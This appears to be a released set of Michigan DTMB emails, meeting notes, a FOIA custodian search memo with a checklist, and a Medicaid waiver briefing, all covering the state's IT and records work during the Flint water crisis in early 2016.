**Subject:** FW: Flint Assistance Offers and SEOC work coordination

Hello Kristi,

DTMB received information that all State staff work to support Flint must go through the SEOC for approval. This is to ensure appropriate funding approval for this work.

I wanted to get your input on the MDHHS process to approve this work so that Susan can assist to get the necessary DTMB approval.

Currently, we have DTMB staff working on the following:

- Preservation of electronic records
- Analysis of potential Medicaid eligibility related changes
- Discussing potential WIC eligibility related changes

Thanks,  
Linda

**Subject:** RE: Need ROM Estimate for Flint Water Crisis by COB Today (2/11/16)

**Importance:** High

Hi Everyone ---

CHAMPS can implement the Beneficiary Eligibility and Provider Enrollment changes needed by 2/22/16 to support Option 1, with the following considerations.

1. Due to time constraints, we are moving forward even though final policy decisions have not been made.
2. Bridges will end-date the existing eligibility record and set a new eligibility start date when the Program Code of "F" is added to the beneficiary record that is sent to CHAMPS.
3. MICHild beneficiaries who receive the Program Code of "F" will appear as Medicaid beneficiaries in CHAMPS because the Program, Scope and Coverage code received from Bridges are the same as the Medicaid beneficiaries. Thus, managed care rates, capitation payment, fee-for-service claim payments and other State and Federal financial reporting will show this population as Medicaid (**and will not receive enhanced CHIP funding**) until Bridges provisions a new TOA code for the MICHild population.
4. System testing can occur between Bridges, CHAMPS and MAXIMUS on February 18<sup>th</sup> and 19<sup>th</sup> if the required data is provided by Bridges.
5. In order to assist access-to-care, the Beneficiary Eligibility, Provider Enrollment, CRM and downstream interface changes (to MAXIMUS and Magellan) deploy to production the night of Friday, February 19<sup>th</sup>.
6. All other subsystem changes related to payment processing will deploy to production on February 26<sup>th</sup>. (This does not affect access-to-care).

Please advise if this has any impact on the planned 3/25/16 (16.03) go-live date for CC2525 IRS 1095B transactions.

Thanks,

**Subject:** FOIA Project Updates to General Managers  
**Importance:** High

Happy Friday All!

As you're aware, the Governor's Office Legal Team is working with the agencies to gather email and documentation related to the Flint Water crisis. Each agency was invited to a meeting last Wednesday afternoon to discuss the details around this FOIA project.

Please note the following updated information:

- The Governor's Office has asked each agency to perform their own searches on their email/repositories for all information pertaining to the Flint Water crisis.
- While the agencies may approach DTMB for assistance, we are under a tight timeframe and can't possibly assist every agency and every employee.
  - If the agency asks for DTMB assistance and you have internal resources available to assist (i.e. Client Specialist), please provide that assistance.
  - **If the agency needs assistance from OA** (i.e. due to a large quantity of email/documents or a large group of people) **please forward that request to Jodi Simon.** Also, please let the agency know that requests will be prioritized by the Governor's Office and we will provide feedback on availability as soon as possible (so if DTMB cannot assist, it will still leave time for the agency to perform the searches).
- The Governor's Office will provide the keyword search terms today to the Agencies.
  - The designated agency coordinators for this project will identify which employees from their agency will be the Custodians.

Please call me with any questions.

Thank you

Tiziana Galeazzi

Hi Tiziana

If agencies want to store their documents in Records Manager (HPTRIM), should we continue to work directly with Kristi Thompson's office? Was there anymore discussion on this within DTMB? The Gov's office recommended this at the meeting on Wednesday.

Thanks  
Linda

Please note below the email below with additional information and guidelines that were provided from the Gov office to the Agencies today.

**Key points:**

- The agencies are being asked to conduct their own searches: please let Jodi know if any agencies request assistance from DTMB/OA or if any other questions arise regarding what OA is able to assist them with.
- Due date for the agencies to notify the Gov office of when their searches will be completed is Tuesday
- DTMB is currently working to identify the custodians for our own searches - more information will be available on Tuesday.

Thank you for your time, please call with any questions. Have a great weekend.

Happy Friday All!

As you’re aware, the Governor’s Office Legal Team is working with the agencies to gather email and documentation related to the Flint Water crisis. Each agency was invited to a meeting last Wednesday afternoon to discuss the details around this FOIA project.

Please note the following updated information:

- The Governor’s Office has asked each agency to perform their own searches on their email/repositories for all information pertaining to the Flint Water crisis.
- While the agencies may approach DTMB for assistance, we are under a tight timeframe and can’t possibly assist every agency and every employee.
  - If the agency asks for DTMB assistance and you have internal resources available to assist (i.e. Client Specialist), please provide that assistance.
  - **If the agency needs assistance from OA** (i.e. due to a large quantity of email/documents or a large group of people) **please forward that request to Jodi Simon**. Also, please let the agency know that requests will be prioritized by the Governor’s Office and we will provide feedback on availability as soon as possible (so if DTMB cannot assist, it will still leave time for the agency to perform the searches).
- The Governor’s Office will provide the keyword search terms today to the Agencies.
  - The designated agency coordinators for this project will identify which employees from their agency will be the Custodians.

Please call me with any questions.

Thank you

You are correct. That is the tool that the Gov office recommended (not mandated) to the agencies on Wednesday.

DTMB is looking into the possibly of using the new ediscovery tool from AG (Relativity) for our own collection process. We feel it would allow us to collect/review/produce the emails and docs much easier than HPTrim. Brom will recommend to gov office that we use this, and we will see if they are ok.

Thank you,

Tiziana Galeazzi

**Importance:** High

Jason/John,

The attached DEQ users (16 total) have been tasked by the governor's office to review documents for release to the public, concerning the Flint water crisis. They have their Records Manager application training Thursday morning and will need the APP\_RecordsManager software.

Can we fast track this push request so the users are able to do their application training on Thursday morning?

The Remedy ticket is INC000005900526

Collin - Attached is a request for RM push to multiple DEQ machines. These are people who are going to be reviewing records for release concerning the Flint water crisis and need to be processed ASAP. They are training on Thursday morning and would like to start using RM on Thursday afternoon.

Please escalate the ticket as soon as it is submitted, and alert Jennifer Merricle and Linda Pung as soon as you submit the ticket. The contact for the ticket is Mike Marshall at DEQ.

Thanks and let me know if you have any questions.

## Pung Management Team Meeting 02/17/16 – Executive and Agency Services Updates

### DTMB Services Related to Flint Water Response:

- Contact Susan Nordyke for budget approval to work on any service related to Flint.

### Specialist Committee:

- Tiziana is now the GM sponsor. She will be working on HR regarding changes coming on how specialist positions will be approved. Trying to make the process more efficient to cut down on approval timelines.
- They will be requesting new members on the committee soon.

### Partnership Agreement update:

- The Management and Budget metrics in the proposed PA will be changed to link to their existing SLAs. A Sharepoint site will be created to post existing MB SLAs to. We will make this template change to our PA for MDHHS.

### Cloud Application Development Services / CRM Center of Excellence:

- COE for Salesforce solutions support is being created. See separate presentation.

### Enterprise Projects for MDHHS:

- Susan will coordinate MDHHS approval for Enterprise projects.

### MICWRAP Project - Addresses audits and internal control weaknesses

- Many citations from internal and external audits focused on 5 theme areas:
  - Security,
  - System Access Controls,
  - Change Controls/Change Management,
  - Business Continuity Planning,
  - IT Contracting
- Review Project Charter sent via separate email
  - Often the IT side gets cited – it's not an agency issue. Need to change this mindset.

### Oracle Unlimited License Agreement (ULA) for SOM

- The agreement covers the courts and legislature
- Will include access to additional products over a three year timeframe
- Larry and Andrew involved with reviewing proposal

### SUITE SEPG / PPQA

- See separate update document.

DTMB executive leadership has decided to reestablish both the Process & Product Quality Assurance (PPQA) and Software Engineering Group (SEPG) teams in order to continue the path to institutionalize SUITE and address the 2011 Office of the Auditor General (OAG) audit of SUITE and the 2013 SCAMPI C findings.

### Computer Aid Staff Augmentation Contract

- See separate presentation
- Planning to use CAI for pre-qualification programs. Looking at Project Control Office Pre-Qual first.

## Pung Management Team Meeting 02/17/16 – Executive and Agency Services Updates

**From:** Pung, Linda (DTMB)  
**Sent:** Thursday, February 18, 2016 7:13 AM  
**To:** Harris, Jack (DTMB); Bates, David (DTMB); Nordyke, Susan (DTMB)  
**Cc:** Koppsch-Woods, Kimberly (DTMB)  
**Subject:** Fwd: DIRECTION REQUESTED: DTMB approval to install software for DHHS Blood Lead staff

**Importance:** High

Good morning,  
Forwarding urgent request from MDHHS. Who should Susan work with for expedited approval this morning?

Thanks for your support  
Linda

Begin Forwarded Message:

**From:** "Nordyke, Susan (DTMB)" <[NordykeS@michigan.gov](mailto:NordykeS@michigan.gov)>  
**Subject:** DIRECTION REQUESTED: DTMB approval to install software for DHHS Blood Lead staff  
**Date:** 17 February 2016 18:49  
**To:** "Christensen, Chris (DTMB)" <[christensenc4@michigan.gov](mailto:christensenc4@michigan.gov)>  
**Cc:** "Pung, Linda (DTMB)" <[PUNGL2@michigan.gov](mailto:PUNGL2@michigan.gov)>, "Koppsch-Woods, Kimberly (DTMB)" <[Koppsch-WoodsK@michigan.gov](mailto:Koppsch-WoodsK@michigan.gov)>

Hi Chris,

DHHS needs specific software pushed to two new staff who are working on the blood lead data for Flint as quickly as possible. The software is Lotus Approach 97 (an older relational database) and ZP4 (zip code software). DHHS is in the process of migrating to a new system but, until that migration is complete, they need to use the requested software to work with the data. We requested a standards exemption through the appropriate process; however, as I understand it, the review committee has concerns with the age of the software and the EULA. They have a meeting scheduled for tomorrow afternoon to discuss.

I'd like your direction on how to proceed. 1) receive your approval now and immediately provide the software to customers (we have the discs) or 2) wait for the meeting with the exceptions committee tomorrow afternoon and update you with the results.

Below is the an email from the customer seeking DTMB escalation.

Please let me know if you have any questions.

Susan.

**From:** Stanbury, Martha (DHHS)  
**Sent:** Wednesday, February 17, 2016 10:06 AM  
**To:** Miller, Corinne (DHHS) <[MillerC39@michigan.gov](mailto:MillerC39@michigan.gov)>  
**Cc:** Gates, Nicholas (DTMB) <[GatesN@michigan.gov](mailto:GatesN@michigan.gov)>; Dykema, Linda D. (DHHS) <[DykemaL@michigan.gov](mailto:DykemaL@michigan.gov)>  
**Subject:** getting DTMB to approve a software installation for new lead staff  
**Importance:** High

I am requesting an intervention at DTMB to ensure that DTMB approves our request to have Lotus Approach and ZP4 installed on the computers of

Dan Albright and Veronica Tijerina, two new staff working on our blood lead data. This is essential for our timely an

accurate response to the lead poisoning problem in Flint. The blood lead surveillance data have been managed using Lotus approach for many years, and although it will be retired once the new surveillance system goes live, in a number of months, it is essential that the new staff have access to the current data management system in order to address all our issues and needs with the Flint water/lead response. In addition we are requesting an exception to have "ZP4" installed, a national file of addresses, which are used to verify and look up addresses; it is essential that we can verify the addresses of individuals reported by laboratories with their blood lead test results.

Because Lotus and DP4 are no longer a DTMB-approved applications, our request has to go to a DTMB "Exceptions Committee" meeting tomorrow. Our request is being presented to the Exceptions Committee by a DTMB staff, Nick Gates, who has been working on this, but I am requesting that MDHHS reach out to Linda Pung ([pungL2@michigan.gov](mailto:pungL2@michigan.gov)) and Susan Nordyke ([nordykes@michigan.gov](mailto:nordykes@michigan.gov)), who are higher up than Nick at DTMB, to emphasize the importance of approving this exception and getting the installation of Lotus approach and ZP4 completed ASAP, so that we can get our new Flint lead staff on board now.

Thank you for your consideration.

Martha Stanbury, MSPH

<< File: All DTMB Custodians of Correspondence Related to Flint - UPDATED.pdf >>

RICK SNYDER  
GOVERNOR

STATE OF MICHIGAN  
DEPARTMENT OF TECHNOLOGY, MANAGEMENT & BUDGET  
LANSING

DAVID B. BEHEN  
DIRECTOR

February 18, 2016

**TO:** All DTMB Custodians of Correspondence Related to Flint

**FROM:** Jean Ingersoll, Interim Chief of Staff to David B. Behen, Director and CIO

**SUBJECT:** Flint Document Production – Search Terms and Guidance

In recent months, the State of Michigan has received a number of requests to produce documents related to the water emergency in Flint. You have been identified as a potential custodian of relevant/responsive correspondence and/or documents related to these requests. **As a custodian, you are required to produce any documents containing the search terms listed below, no later than Monday, February 22, 2016.** This memorandum contains detailed instructions for the process of identifying, compiling, scanning, and copying the necessary information.

**Microsoft 365 – Outlook (includes emails, calendar items) and OneDrive**

DTMB staff will centrally coordinate the Microsoft 365 search for all of DTMB's custodians. Therefore, DTMB's custodians *do not need to independently search any of their Microsoft 365 applications* for the search terms listed below.

**Network Drives**

Similar to the approach outlined above, DTMB staff will centrally coordinate the network drive search effort for all DTMB custodians. Custodians *do not* need to independently conduct a network drive search for the search terms below.

**Non-Network Drives – includes hard drives, desktop, and thumb/flash drives**

For all non-network drive types, ***each custodian will need to search every search term listed below in every non-network format, and move all relevant/related documents in to a network drive for collection. In order to move items to the network, you must be connected to the network.***

Start by conducting the search of all non-network drives, filling out the attached search term checklist as you go. If you need guidance as to how to perform this search, a step-by-step guide is included below in Appendix 1.

All relevant/responsive items that are produced as a result of your search need to be moved to a network drive. You can move your relevant/related documents to a network drive in whatever format the document is currently in. After the February 22, 2016, deadline, DTMB staff will access the network drives to collect the files.

### **Paper Files**

Review all applicable paper files. Scan any relevant/related documents, and save them to a network drive, as described above. If this is not possible, you may provide hard copies of documents to Jean Ingersoll in the Director's Office. These documents must be received in the Director's Office by February 22, 2016, and will not be returned to you.

### **Home Computer**

Any relevant e-mails or other documents on a personal computer also are subject to this request. Please check your personal computer for any e-mails or other documents relating to this search. If you discover any relevant/related documents, please include the phrase "personal computer" in the file name, and save them to the aforementioned network drive.

### **Conclusion**

Thank you for your cooperation in complying with this request. Should you have any questions, please contact Jean Ingersoll at 1-8844.

### **Attachments**

- FOIA Checklist
- Attachment 1 – Search Guidance

## Search Term Checklist

In recent months, the State of Michigan has received a number of requests to produce documents related to the water emergency in Flint. You have been identified as a potential custodian of relevant/responsive correspondence and/or documents related to these requests. As a custodian, you are required to search and copy all items that you identify to a DTMB network drive, as described above.

Please complete your search no later than close of business on Monday, February 22, 2016. Relevant/related items from the past 10 years should be included.

You should search for *each term exactly as it is shown below, and include quotation marks around each separate word*. For example, "Legionnaire", "Legionella", or "Flint" would all go into search fields. After you complete a search term, check the box beside the term.

### Search Terms:

- |   |  |  |
|---|--|--|
| <input type="checkbox"/> "Legionnaire"                | <input type="checkbox"/> "Karegnondi"                | <input type="checkbox"/> "Pb" & "water"    |
| <input type="checkbox"/> "Legionella"                 | <input type="checkbox"/> "Genesee County Health      | <input type="checkbox"/> "KWA"             |
| <input type="checkbox"/> "boil water order" & "Flint" | Department"  | <input type="checkbox"/> "Flint" & "water" |
| <input type="checkbox"/> "coli" & "Flint"             | <input type="checkbox"/> "Flint" & "utilities"       |  |
| <input type="checkbox"/> "bacteria" & "Flint"         | <input type="checkbox"/> "Lead and Copper Rule"      |  |
| <input type="checkbox"/> "microb" & "Flint"           | <input type="checkbox"/> "Detroit Water and Sewerage |  |
| <input type="checkbox"/> "TTHM" & "Flint"             | Department" & "Flint"                                |  |
| <input type="checkbox"/> "Lead" & "Flint"             | <input type="checkbox"/> "DWSD" & "Flint"            |  |
| <input type="checkbox"/> "emergency" & "Flint"        | <input type="checkbox"/> "Flint River"               |  |

Search conducted on the email account of: \_\_\_\_\_

By (your name): \_\_\_\_\_

Date completed: \_\_\_\_\_

Please return this completed Checklist to DTMB Director's Office staff by  
Monday, February 22, 2016, at  
[DTMB@michigan.gov](mailto:DTMB@michigan.gov), or  
Directors Office, Cass Building, Second Floor

## APPENDIX 1 – Search Guidance

Regardless of what version of Windows you're using, each of them has a search feature built in called "Windows Explorer," you see it every time you open up a folder on a network drive, or on your own computer.



### Using the search function in windows 7

Since the majority of DTMB is on Windows 7, the examples below are on that operating system. If you click on windows Start button, you'll see the search box right next to it

► All Programs

Search programs and files



This example searches for the word FOIA. As you can see, the search yielded numerous documents including emails. Since DTMB is centrally collecting relevant emails and other Microsoft 365 items, we'll focus on just the documents.

You need to open each document to make sure that it's relevant. In this instance, the search brought up a DTMB Move form, but only because it has the word FOIA in the form.

You'll notice that the words "See more results" appears at the bottom of the list. This means that the search turned up a lot more documents than what can easily be displayed. You must

click on the link to open Windows Explorer and reveal a comprehensive list, along with their locations.

As you can see from this example the search found 46 items. We can now select them all using the "Ctrl-A method", and copy them to a network drive.

---

**Subject:** RE: Demonstration of Records Manager for Flint records -- Scheduled on 2/18 at 3:00

Hi Linda,

I marked this appointment as free, you are optional, looks like Susan has been included.

-----Original Appointment-----

**From:** Weston, Jessica (DTMB)  
**Sent:** Thursday, February 18, 2016 8:29 AM  
**To:** Weston, Jessica (DTMB); Nordyke, Susan (DTMB); Marshall, Michael (DEQ); Benner, Thomas (MDARD); Merrill, Debra (MDARD); Gackstetter, Lance (MSP); Beland, Samantha (DTMB); Wojcik, Caryn (DTMB)  
**Cc:** Beeler, Judi (DTMB); Pung, Linda (DTMB); Shilton, Cindy (DTMB); Hovey, Kristie (MDARD); Mulvaney, Debbie (MDARD); Clemens, Denise (MDARD); Krause, Kurt (DHHS); O'Connor, Ruth (DHHS); Kelly, Annemarie (DTMB); Banas, Andrew (AG); Frost, Erik (DHHS); Palmatier, Paula (DTMB)  
**Subject:** Demonstration of Records Manager for Flint records  
**When:** Thursday, February 18, 2016 3:00 PM-4:00 PM (UTC-05:00) Eastern Time (US & Canada).  
**Where:** CH-1S-RICHARD-AUSTIN

This meeting is to demonstrate the standard Records Manager configuration for any state department wishing to use it to store, review and classify records relating to the Flint water situation. Please feel free to extend this meeting invitation to any interested parties.

## BRIEFING DOCUMENT

Title: Medicaid Waiver Request Section 1115

Date: 02/17/2016

Target Audience: Auxiliary Project Governance for the Medicaid Waiver

### Business Problem

MDHHS has proposed, through the waiver process, to suspend or alter existing eligibility requirements to provide Medicaid eligibility for select individuals who are served by the Flint water system or were served by the Flint water system.

---

### Background:

Michigan has submitted a Medicaid Waiver Request to assist in addressing health impacts from potential lead exposure in Flint, Michigan, pursuant to Section 1115 of the Social Security Act.

---

### Approach:

- **Option 1** – Accelerate the development of modules that could serve as the foundation for the new Integrated Service Delivery Methodology for waiver specific functionality
- **Option 2** – Basic Solution utilizing existing business and technology practices
- **Option 3** – Comprehensive solution utilizing existing business and technology practices

---

### Recommendation:

Continue pursuing business requirements in support of Option 3 while concurrently obtaining vendor stakeholder input to achieve an acceptable release plan.

Option 1 and Option 2 are not able to reasonably meet the objectives of the revised waiver request.

### **Option 1 – Accelerate the development of modules that could serve as the foundation for the new Integrated Service Delivery Methodology for waiver specific functionality**

Michigan will be implementing an Integrated Service Delivery Model and the accelerated development of some components of this approach could be used to implement the functionality required for the waiver.

### Existing beneficiaries

Existing beneficiaries would be identified in CHAMPS and their enrollment would be updated to represent inclusion in the waiver. The MyHealthButton and MyHealth Portal would be used for collecting additional beneficiary information when needed. The MyHealth Portal would provide the following functionality:

1. The ability to view Providers
2. The ability to view Correspondences
3. The ability to view PA/Claims
4. CRM functionality using Siebel
5. The ability to view Immunization Information

## BRIEFING DOCUMENT

Title: Medicaid Waiver Request Section 1115

Date: 02/17/2016

Target Audience: Auxiliary Project Governance for the Medicaid Waiver

### New Applicants

MiLogin would be used for identity proofing applicants before being directed to the new Holistic Application. The holistic application would be scoped to be Medicaid specific, focusing on applicants for the waiver. Basic information is collected and beneficiaries are enrolled directly through CHAMPS. Data is shared upstream with Bridges and downstream with the DCH data warehouse.

### New Applicants and Existing Beneficiaries

CHAMPS will enroll the new providers that will provide Case Management services. CHAMPS will also be used for the Plan Enrollment, MCO/FFS Payments, Account Coding, Claims Adjudication, HIPAA 270/271, 834 and 820.

Visibility will be provided through HealthBeat. A heat map will be added to the HealthBeat portal to provide metrics.

### Challenges

The MAGI methodology for group composition and FPL calculation needs to be implemented according to the latest waiver. This would require either duplicating the functionality needed in the existing MAGI service and the Holistic Application or creating a new integration point for the Holistic Application and MAGI service. Having an income limit in the waiver has greatly increased the complexity of this task for this approach.

Updating CHAMPS directly would require communicating results to Bridges and Maximus directly in order to align case information. This would require additional testing.

### Timeline

CNSI has indicated the Holistic Application, CHAMPS data changes and portal functionality could be implemented in as little as 3 weeks. Additional system and user acceptance testing may be required. Aligning case information across the enterprise would be phased in over time after the initial data cleaning and holistic application is stood up.

### Option 2 – Basic Solution utilizing existing business and technology practices

As an interim solution to provide Medicaid coverage as quickly as possible to individuals, Medicaid applications in Bridges and MIBridges would be modified to allow applicants to indicate that they are impacted by the Flint Water Crisis. Applicants who indicate that they have been impacted, will be provided Medicaid or MIChild based on the following criteria:

1. Applicants age is under 21 or the applicant is pregnant
2. Applicant meets the citizenship and lawful presence requirements for healthcare coverage
3. No income or asset limit tests will be imposed for applicants

Applicants who are determined eligible will receive a post-eligibility determination follow up letter to verify his/her residence is in the impacted area and that they have lived there since April 1, 2014.

## BRIEFING DOCUMENT

Title: Medicaid Waiver Request Section 1115

Date: 02/17/2016

Target Audience: Auxiliary Project Governance for the Medicaid Waiver

Beneficiaries who receive Medicaid or MICHild coverage will not lose this coverage or have a complete redetermination until the following occurs:

- Beneficiary moves out of state
- Beneficiary is now deceased
- Beneficiary is 21 years of age or older
- Beneficiary is beyond the pregnancy post-partum period

To support these changes, the Bridges and MiBridges systems will make the following changes:

- Screen changes to Bridges and MiBridges to capture self- attested information for individuals eligible for the special waiver
- Modify the PDF in MiBridges to include the self-attested information
- Modify the Bridges ingestion for FFM and DCT applications to flag the individuals as affected by Flint water crisis for individuals whose address zip code is a Flint zip code
- If the applicant's zip code is a Flint zip code modify the DCT, FFM pdf to include this information
- Build new eligibility rules to approve a 2 new TOAs (Medicaid and MICHild) based on either self-attested information or zip code of the physical address (for FFM and DCT applications). These new TOAs will be at the top of Medicaid hierarchy (after SSI)
- Generate a list of any individual under 21, any pregnant women within the 2 months post-partum period, any child born to a woman and have resided in the Flint Zip codes and provide this information to business users
- Data modification to flag the individuals, as indicated by business from the above list so that future case changes will result in determination of one of the 2 new TOAs.
- Changes to MMIS interface
  - New MAGI category indicators to differentiate between MICHild and Medicaid.
  - PAMA code will be F for Medicaid
  - Scope and coverage code to be set to 1F for Medicaid and MICHild
- For applications that are routed to RSS inbox for manual registration, training will be provided to RSS staff to look at the pdf and flag the individual as affected by Flint water crisis

### Impacts to field offices:

- Increased effort to process FFM applications
- Field office staff will require training and communication about the new TOAs for Flint water crisis.
- For applications that fail file clearance and other auto-ingestion rules, RSS workers will have to manually register applications (part of existing process) and remember to capture information about whether the individual was impacted by Flint water crisis
- DCH 1426 healthcare application (paper app) will not have the additional question listed prior to the implementation of Bridges changes, hence the RSS workers will need to ask these questions as part of the applications or Applicants using the old form could be instructed to hand write on the app if they are affected.

## BRIEFING DOCUMENT

Title: Medicaid Waiver Request Section 1115

Date: 02/17/2016

Target Audience: Auxiliary Project Governance for the Medicaid Waiver

- Information about the data fix will need to be communicated to the field staff so that they can be ready for any questions by beneficiaries

### Timeline

Phase I cycle	Start Date	End Date
Requirements and Design	17-Feb	26-Feb
Development	29-Feb	9-Mar
Testing (PRD-I)	10-Mar	22-Mar
Implementation	26-Mar	26-Mar

#### Impacts to scheduled work:

- Minimal impacts to passive redeterminations
- 16.03 UAT testing defect resolution and support
- Production support – reduced support from application team to address production tickets

#### Mitigation plan for impacts:

- Passive redeterminations will follow existing timeline (end date of 3/28) and more JADs will be scheduled to accommodate meetings impacted by Flint water crisis meetings.
- Work overtime or on-board resources starting 2/17 to 3/26 to support Phase I development, QAT/UAT testing and defect resolution for 16.03:

### Assumptions

- Modification to the AT to capture the self-attested information does not impact HUB and MAGI
- This solution is applicable for Medicaid and MiChild
- No retroactive coverage will be provided to the beneficiaries for these new TOAs
- DHHS will confirm list of existing Medicaid and MiChild beneficiaries by 2/19
- No reprocessing of existing beneficiaries is required as part of this change. Once the case worker updates case information as part of a case change/redetermination, new TOAs will be evaluated for the client.
- Work required to implement the changes will need to commence 2/17
- Medicaid Eligibility PMO 16.03 UAT will be able to support testing for this change

### Challenges

- Does not take into account the 400% FPL
- Interim solution that would still require downstream and upstream system modifications
- State initiated applications could inappropriately be sent to the FFM as denied.

### Option 3 – Comprehensive solution utilizing existing business and technology practices

## BRIEFING DOCUMENT

Title: Medicaid Waiver Request Section 1115

Date: 02/17/2016

Target Audience: Auxiliary Project Governance for the Medicaid Waiver

This option builds on Option 1 and Option 2, utilizes additional existing infrastructure and aligns more closely with the latest iteration of the waiver request.

Medicaid applications from the DCT, Bridges and MIBridges will be modified to allow applicants to indicate that they are impacted by the Flint Water Crisis. Applicants who indicate that they have been impacted, will be determined eligible for the waiver by the MAGI Rules Engine for Medicaid or MICHild based on the following criteria:

- Under 400% FPL
- Applicants age is under 21 or the applicant is pregnant
- Applicant meets the citizenship and lawful presence requirements for healthcare coverage

Medicaid applications from the FFM will be evaluated based on address alone. Applicants will not have the ability to indicate directly they are impacted and thus it must be inferred.

Applicants who are determined eligible will receive a post-eligibility determination follow up letter to verify his/her residence is in the impacted area and that they have lived there since April 1, 2014.

Beneficiaries who receive Medicaid or MICHild under the waiver will follow the MAGI redetermination and renewal process with the special waiver rules in place.

### **In Parallel and External to Eligibility and Enrollment Tasks**

Designated Provider Organizations (DPO) will perform Targeted Case Management Services (TCM). In addition to case management systems organically in place within the Provider Organization, MDHSS may make available the CC360, Provider Portal, MyHealthButton and MyHealth Portal. These tools would be used to provide the beneficiaries and DPO access to data as appropriate.

Executive visibility will be provided through HealthBeat. A heat map will be added to the HealthBeat portal to provide metrics.

To support these changes, the Bridges and MIBridges systems will make the following changes:

- Screen changes to Bridges and MiBridges to capture self- attested information (if the individual is affected by the Flint water crisis)
- Changes to the 1606 to reflect the special waiver program, informing applicants of the process to be considered for the special waiver
- Methodology to indicate a beneficiary is eligible for the special waiver unless OIG indicates they are not eligible
- Modify the PDF in MiBridges to include the self-attested information
- Properly utilize the MAGI Determination Service outcomes for the special waiver
- Generate a list of any individual under 21, any pregnant women within the 2 months post-partum period, any child born to a woman and have resided in the Flint Zip codes and provide this information to business users
- Data modification to flag the beneficiaries of the special waiver for future reference

## BRIEFING DOCUMENT

Title: Medicaid Waiver Request Section 1115

Date: 02/17/2016

Target Audience: Auxiliary Project Governance for the Medicaid Waiver

- Changes to MMIS interface
  - New MAGI category indicator to differentiate between MICHild and Medicaid.
  - PAMA code will be F for Medicaid
  - Scope and coverage code to be set to 1F for Medicaid and MICHild
  - Identify and calculate Match Rate for special waiver beneficiaries
- For applications that are routed to RSS inbox for manual registration, training will be provided to RSS staff to look at the pdf and flag the individual as affected by Flint water crisis
- Appropriately ingest PE applications that indicate they are part of the special waiver
- Special waiver beneficiaries will not be included in cost shares, premiums or spend downs

To support these changes, the MaxStar systems will make the following changes:

- Special waiver beneficiaries will not be included in cost shares, premiums or spend downs
- MiEnrolls will facilitate enrollment in appropriate managed care plans
- The DCT and accompanying processes and call scripts will need to collect information for applicants of the special waiver
- Update MAGI Viewer to properly display beneficiaries of the special waiver
- Update PE application to collect special waiver indicator
